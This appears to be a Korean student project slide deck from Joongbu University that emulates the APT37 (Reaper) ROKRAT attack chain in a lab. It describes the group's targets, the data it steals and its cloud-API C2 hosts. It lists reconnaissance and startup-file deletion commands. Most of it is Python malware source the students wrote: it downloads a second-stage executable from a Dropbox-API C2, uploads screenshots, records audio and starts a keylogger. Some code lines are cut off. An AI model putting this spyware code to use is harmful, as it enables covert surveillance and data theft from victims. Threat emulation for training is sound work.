APT:
공격 모사 및 분석

JOONGBU UNIVERSITY
JBU
중부대학교

CCIT
CULTURE CONTENTS & INFORMATION TECHNOLOGY

학과 : 정보보호학과

학번 : 91613789, 91619501

이름 : 오원재, 김진수

Contents

APT37

개요


코드네임 : REAPER


활동표적 : 한국 정부, 군대, 방위산업 기지, 언론 매체

악성코드 : DOGCALL, RUHAPPY, ROKRAT, KARAE

주요특징 : 한글로 된 문서, HWP를 자주 사용

APT37
시나리오





다음 페이지

APT37
시나리오

탈취 정보 목록
OS 버전 정보
컴퓨터 이름
사용자 이름
파일 이름
시스템 폴더 쓰기 권한
Vmtoolsd.exe 파일 버전 정보
시스템 관리 바이오스 정보
시스템 바이오스 버전 정보
랜덤으로 생성된 32바이트 키 값(1)
랜덤으로 생성된 32바이트 키 값(2)

C2 정보
https://api.box.com
https://content.dropboxapi.com
https://api.pcloud.com
https://cloud-api.yandex.com

C2 인증값으로 사용

암호화된 데이터 다운로드 — http://bit.ly/2Np1enh

↓

메모리상에서 실행 — 실제 데이터가 다운로드 되는것이 아니고 InternetReadfile로 실행된다.

↓

파일 생성 — %Temp%₩(시스템시간).tmp

↓

컴퓨터 정보 탈취 — 사용자 이름, vmware 정보, 시스템 정보, 컴퓨터 이름, 파일 쓰기 가능 여부 등 수집

↓


C2 최초 통신 데이터 다운로드 — 실제 데이터가 다운로드 되는것이 아니고 InternetReadfile로 실행된다.

다음 페이지

APT37
시나리오

정보 수집 명령어
dir %appdata%₩*.bat>>%temp%₩out.txt
tasklist>>%temp%₩out.txt
dir "%appdata%₩Microsoft₩Windows₩Start Menu₩Programs₩Startup">>%temp%₩out.txt
dir "%allusersprofile%₩Microsoft₩Windows₩Start Menu₩Programs₩Startup">>%temp%₩out.txt
systeminfo>>%temp%₩out.txt
route print>>%temp%₩out.txt
ipconfig /all>>%temp%₩out.txt
arp -a>>%temp%₩out.txt
dir %appdata%₩Microsoft₩Windows₩Recent>>%temp%₩out.txt
wmic startup >> %temp%₩out.txt

삭제 명령어
cmd.exe /c del ₩"%appdata%₩₩Microsoft₩₩Windows₩₩Start Menu₩₩Programs₩₩Startup₩₩*.VBS₩" ₩"%appdata%₩₩*.CMD₩" ₩"%appdata%₩₩*.BAT₩" ₩"%appdata%₩₩*01₩" ₩"%appdata%₩₩Microsoft₩₩Windows₩₩Start Menu₩₩Programs₩₩Startup₩₩*.lnk₩" ₩"%allusersprofile%₩₩Microsoft₩₩Windows₩₩Start Menu₩₩Programs₩₩Startup₩₩*.lnk₩" /F /Q



APT37

악성코드 제작

간담회 의뢰서.doc

1. 보안 레지스트리 수정
2. Rokrat.exe 다운로드
3. Rokrat.exe 실행

Rokrat.exe


1. 시스템폴더에 파일 생성
2. Cmd 명령어 실행
3. KB400928.exe 다운로드
4. KB400928.exe 실행


KB400928.exe

1. out.txt
2. 화면캡처
3. 오디오캡처
4. 키로거

APT37

악성코드 제작- 간담회 의뢰서.doc





APT37

악성코드 제작- ROKRAT.exe

```
def try_file_create_in_temp():
    temp_path = os.environ['temp']
    curr_time = time.strftime("_%Y%m%d_%H%M%S") + ".tmp"
    f = open("{}\\{}".format(temp_path, curr_time), 'w')
    f.close()


def file_create_into_SystemPath():
    _LENGTH = 5  # 몇자리?
    path = "C:\\Windows\\"
    string_pool = string.digits  # "0123456789"
    file_name = path + ""  # 결과 값
    for i in range(_LENGTH):  # 랜덤한 하나의 숫자를 뽑아서, 문자열 결합을 한다.
        file_name += random.choice(string_pool)
    try:
        f = open("{}.dat".format(file_name), "w")
    except:
        return

def request_to_url(url):
    requests.get(url)

def execute_command():
    cmd1 = "cmd.exe /c del \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.VBS\" \"%appdata%\\*.CMD\"
\"%appdata%\\*.BAT\" \"%appdata%\\*01\" \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.lnk\"
\"%allusersprofile%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.lnk\" /F /Q"
    cmd2 = "cmd.exe /c del \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.VBS\" \"%appdata%\\*.CMD\"
\"%appdata%\\*.BAT\" \"%appdata%\\*01\" /F /Q"
    subprocess.call(cmd1)
    subprocess.call(cmd2)


def file_download():
    url = 'http://content.dropboxapi.com/2/files/download/KB400928.exe' # KB400928.exe 다운로드 받을 c2서버
```

APT37

악성코드 제작- KB400928.exe

```
def info():
    # 정보 수집 out.txt.
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir %appdata%/*.bat>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe tasklist>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir "%appdata%/Microsoft/Windows/Start Menu/Programs/Startup">>%temp%/out.txt',
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir "%allusersprofile%/Microsoft/Windows/StartMenu/Programs/Startup">>%temp%/out
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe systeminfo>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe route print>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe ipconfig /all>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe arp -a>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir %appdata%/Microsoft/Windows/Recent>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe wmic startup >> %temp%/out.txt', shell=True)

    # 명령어 실행 (파일 삭제)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe cmd.exe /c del /"%appdata%//Microsoft//Windows//StartMenu//Programs//Startup//*.


def Autoscreenshot():  # 화면 캡처
    # 2020년 6월 1일 10시 20분 30초 -> _20200601_102030
    curr_time = time.strftime("_%Y%m%d_%H%M%S")
    img = ImageGrab.grab()
    file_name = '{}image{}.png'.format(Temp_path, curr_time)
    img.save(file_name)  # image_20200601_102030 .png

    time.sleep(5)

    # C2 통신
    b1 = requests.post("http://content.dropboxapi.com/2/files/upload")
    b1.status_code
    print("post dropboxapi.comScreenshot", b1)
    b1.close()

    # 파일 삭제
    os.remove(file_name)

    threading.Timer(5, Autoscreenshot).start()
```


APT37

악성코드 제작- KB400928.exe

```
def Autoscreenshot():  # 화면 캡처
    # 2020년 6월 1일 10시 20분 30초 -> _20200601_102030
    curr_time = time.strftime("_%Y%m%d_%H%M%S")
    img = ImageGrab.grab()
    file_name = '{}image{}.png'.format(Temp_path, curr_time)
    img.save(file_name)  # image_20200601_102030 .png

    time.sleep(5)

    # C2 통신
    b1 = requests.post("http://content.dropboxapi.com/2/files/upload")
    b1.status_code
    print("post dropboxapi.comScreenshot", b1)
    b1.close()

    # 파일 삭제
    os.remove(file_name)

    threading.Timer(5, Autoscreenshot).start()

def Audio_recode():  # 오디오 레코딩 다운로드
    url = "http://api.box.com/2.0/folders/0/items/capture.tar"
    file_name = Temp_path + "capture.tar"
    with open(file_name, "wb") as file:  # open in binary mode
        response = requests.get(url)  # get request
        file.write(response.content)  # write to file

    # 오디오 레코딩

    p1 = subprocess.run('tar -xvf {} -C {}'.format(file_name, Temp_path), capture_output=True, text=True, shell=True)

    path_cap = Temp_path + "capture\\cap.exe"
    path_wav = Temp_path + "record.wav"

    while (1):
        rbin = Temp_path + "\\" + bin(random.randint(0, 100000))
        subprocess.call("{} -t waveaudio default {} trim 0 01:00".format(path_cap, path_wav))
        os.rename(path_wav, rbin)
        time.sleep(3)

        # 파일 삭제
        os.remove(rbin)
def KeyLogger():  # 키로깅

    while True:
        path = "{}kklog.txt".format(Temp_path)
        logging.basicConfig(filename=path, level=logging.DEBUG, format='["%(asctime)s", %(message)s]')
```

APT37

환경 구성



문제 제공

APT37
환경 구성

OS	Window server 2012 R2
용도	Domain Controller
IP 주소	192.168.16.147
호스트명	DC
도메인명	chimsaga.local
비고	GPO 및 DNS 설정


OS	Window 10 Pro
용도	C2 서버용
IP 주소	192.168.16.145
호스트명	C2_APIBOX
도메인명	chimsaga.local
비고	http://content.dropboxapi.com


OS	Window 10 Pro
용도	C2 서버용
IP 주소	192.168.16.144
호스트명	C2_CONTENTDRP
도메인명	chimsaga.local
비고	http://api.box.com


OS	Window 10 Pro
용도	문제 제공 PC
IP 주소	192.168.148
호스트명	DESKTOP-V8I9JJA
도메인명	localdomain
비고	Sysmon 설치 완료

APT37

환경 구성-Domain Controller








APT37

